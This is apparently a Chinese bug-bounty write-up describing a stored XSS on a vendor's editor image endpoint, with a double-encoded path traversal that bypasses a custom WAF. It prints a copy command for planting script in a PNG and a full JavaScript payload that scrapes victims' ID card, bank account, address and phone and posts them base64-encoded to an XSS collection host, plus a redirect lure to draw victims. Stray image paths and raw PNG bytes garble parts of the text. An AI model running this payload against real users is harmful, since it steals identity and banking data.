
0x01 前奏

前不久在挖掘某SRC时提交漏洞时，偶然在该**SRC官网**的编辑器发现了一个接口。

起初以为是任意文件包含能RCE了，后来测试发现只是拼接读取了远程资源站的图片，原本都想着放弃了，但是当我在后缀添加了个+号后图片被意外的解析成了HTML页面，这不就意味着get到一个存储型XSS?


https://xxx.cn/xxxx/ueditor?image_name=/xxx.png+



接着测试发现拼接图片在一个二级目录下，尝试穿越发现存在自研WAF，于是Fuzz了下Payload成功Bypass。

#####WAF：

#####Bypass：




Payload:


```
/..%252F/
```

0x02 漏洞利用

1. 利用010Editor或copy命令，制作含有恶意代码的图片。
   copy tiny.png /b + code.txt /a tiny_code.png



2. 通过本站的文件上传恶意图片，取得文件名（之所以用png格式是因为jpg会校验是否为正常图片）。




3. 由于该SRC官网财务打款需要手机个人信息(姓名，手机号，sfz等)，而这些信息用户自己是可见的。
   我们直接编写了一个demo.js用于读取受害者个人信息，将其部署在XSS平台。


```
};
http.post = function(url, data, callback) {
    var option = {
        url: url,
        data: data
    };
    option.method = 'post';
    this.quest(option, callback);
};
var parser = new DOMParser();
var idcard = '';
var bankno = '';
var address = '';
var phone = '';
http.get('https://[redacted]/', function (err, result) {
    var collect_money_info = window.btoa(window.encodeURIComponent(result));
    var money_doc = parser.parseFromString(unescape(decodeURI(atob(collect_money_info))), "text/html");
    idcard = money_doc.getElementById("certification").value;
    bankno = money_doc.getElementById("bankaccount").value;
});
http.get('https://[redacted]/', function (err, result) {
    var collect_goods_info = window.btoa(window.encodeURIComponent(result));
    var goods_doc = parser.parseFromString(unescape(decodeURI(atob(collect_goods_info))), "text/html");
    address = goods_doc.getElementById("address").value;
    phone = goods_doc.getElementById("phone").value;
});
window.onload=function(){
    var info_pack = idcard + '|' + bankno + '|' + address + '|' + phone;
    http.post('https://[redacted]',data="cookie="+window.btoa(window.encodeURIComponent(info_pack)),function (err, result) {
    });
};
```

脚本会通过Ajax请求URL，使用DOMParser转换并解析DOM对象，提取用户身份证、银行卡、手机号、地址等信息后合并base64发送到XSS平台，找了团队的几个朋友测试OK。


4. 构造跳转网站，诱导受害者访问：



这时只要受害者访问该服务，跳转至恶意页面就能获取信息。



PNG IHDR x87-PLTE O P O P P
Y R O Q O P b P Oq q\tRNS y ~s= x
9AIDAT c> A c .3
(ĭ dp {U x(L}MP z FA0`a [6IEND B`



成功窃取到受害者的信息，base64解码即可。

0x03 技术点总结

1. Fuzz出接口及参数,拼接+号解析成HTML页面。
2. URL拼接时BypassWAF进行目录穿越。
3. 使用DOMParser转换为DOM对象并提取表单input值，后通过window.btoa函数base64编码字符串。